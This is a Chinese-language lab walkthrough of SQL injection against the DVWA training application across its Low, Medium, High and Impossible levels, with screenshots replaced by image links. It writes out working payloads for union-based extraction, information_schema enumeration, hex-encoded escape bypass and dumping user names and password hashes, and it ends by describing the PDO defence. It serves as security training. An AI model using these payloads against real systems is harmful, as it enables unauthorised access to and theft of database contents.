# SQL注入

Sql Injection，就是SQL注入，是指攻击者通过注入恶意的SQL命令，破坏SQL查询语句的结构，从而达到执行恶意SQL语句的目的。SQL注入漏洞的危害是巨大的，常常会导致整个数据库被“脱裤”，尽管如此，SQL注入仍是现在最常见的Web漏洞之一。近期很火的大使馆接连被黑事件，据说黑客依靠的就是常见的SQL注入漏洞。

## SQL注入思路

1. 是否存在注入，注入的是字符型，还是数字型注入
2. 测试当前查询的表有多少字段
3. 显示字段出现的位置
4. 查看数据库名
5. 查看表名和字段名
6. 读取表中的数据

# Level:Low



Low等级的源码没有对sql注入进行任何防护过滤，存在明显的sql注入漏洞

接下来判断是否存在字符型注入或者数字型注入

查询’ or 1=1#


返回了多个结果



由此可以判断存在字符型注入


然后查询有多少字段

1’ order by 5#




返回页面不正常

1’ order by 3#




返回页面不正常

1’ order by 2#

返回出数据，说明有两个字段

查询字段的位置

‘ union select 1,2#



查询库名


‘ union select 1,database()#



获取库名dvwa


再查询表名

‘ union select 1,table\_name from information\_schema.tables where tables\_schema=’dvwa’ #




获取字段名

‘ union select 1,group\_concat(column\_name) from information\_schema.columns where tables\_name=’users’ #



获取所有信息

‘ union select group\_concat(user\_id,first\_name,last\_name),group\_concat(user,password) from users #




# Level:Medium



Medium等级用mysqli\_real\_escape\_string对特殊符号进行转义了


还设置了下拉表单来限制注入

这时可以使用BP抓包来更改注入



查询是否存在字符型注入和数字型注入


1’ or 1=1#



返回报错

再使用


1 or 1=1#



返回数据成功，说明是数字型注入，数字型注入不需要引用引号


继续查询有多少个字段

1 order by 3#



返回报错


1 order by 2#



返回正常

获取数据库名称


1 union select 1,database()#



得到数据库名称dvwa

查询表名

1 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#




得到guestbook和users两个表

查询字段名

因为对特殊符号进行转义了所以我们需要把’users’转换成16进制来替换执行

1 union select 1,group\_concat(column.name) from information\_schema.columns where

table\_name=0x7573657273#



得到user\_id,first\_name,last\_name,user,password,avatar,last\_login,failed\_login等

查看用户数据

1 union select group\_concat(user\_id,first\_name,last\_name),group\_concat(user,password) from users#




# Level:High




High等级的源码多了LIMIT 1这个的意思是只显示id的第一行信息，这个时候用or 1=1来显示更多的信息，还有查询提交页面与查询结果显示页面不是同一个，也没有执行302跳转，这样做的目的是为了防止一般的sqlmap注入，因为sqlmap在注入过程中，无法在查询提交页面上获取查询的结果，没有了反馈，也就没办法进一步注入

因为注入过程和low等级的都大同小异就直接放上查询结果



# Level:Impossible



可以看到，Impossible级别的代码采用了PDO技术，划清了代码与数据的界限，有效防御SQL注入，同时只有返回的查询结果数量为一时，才会成功输出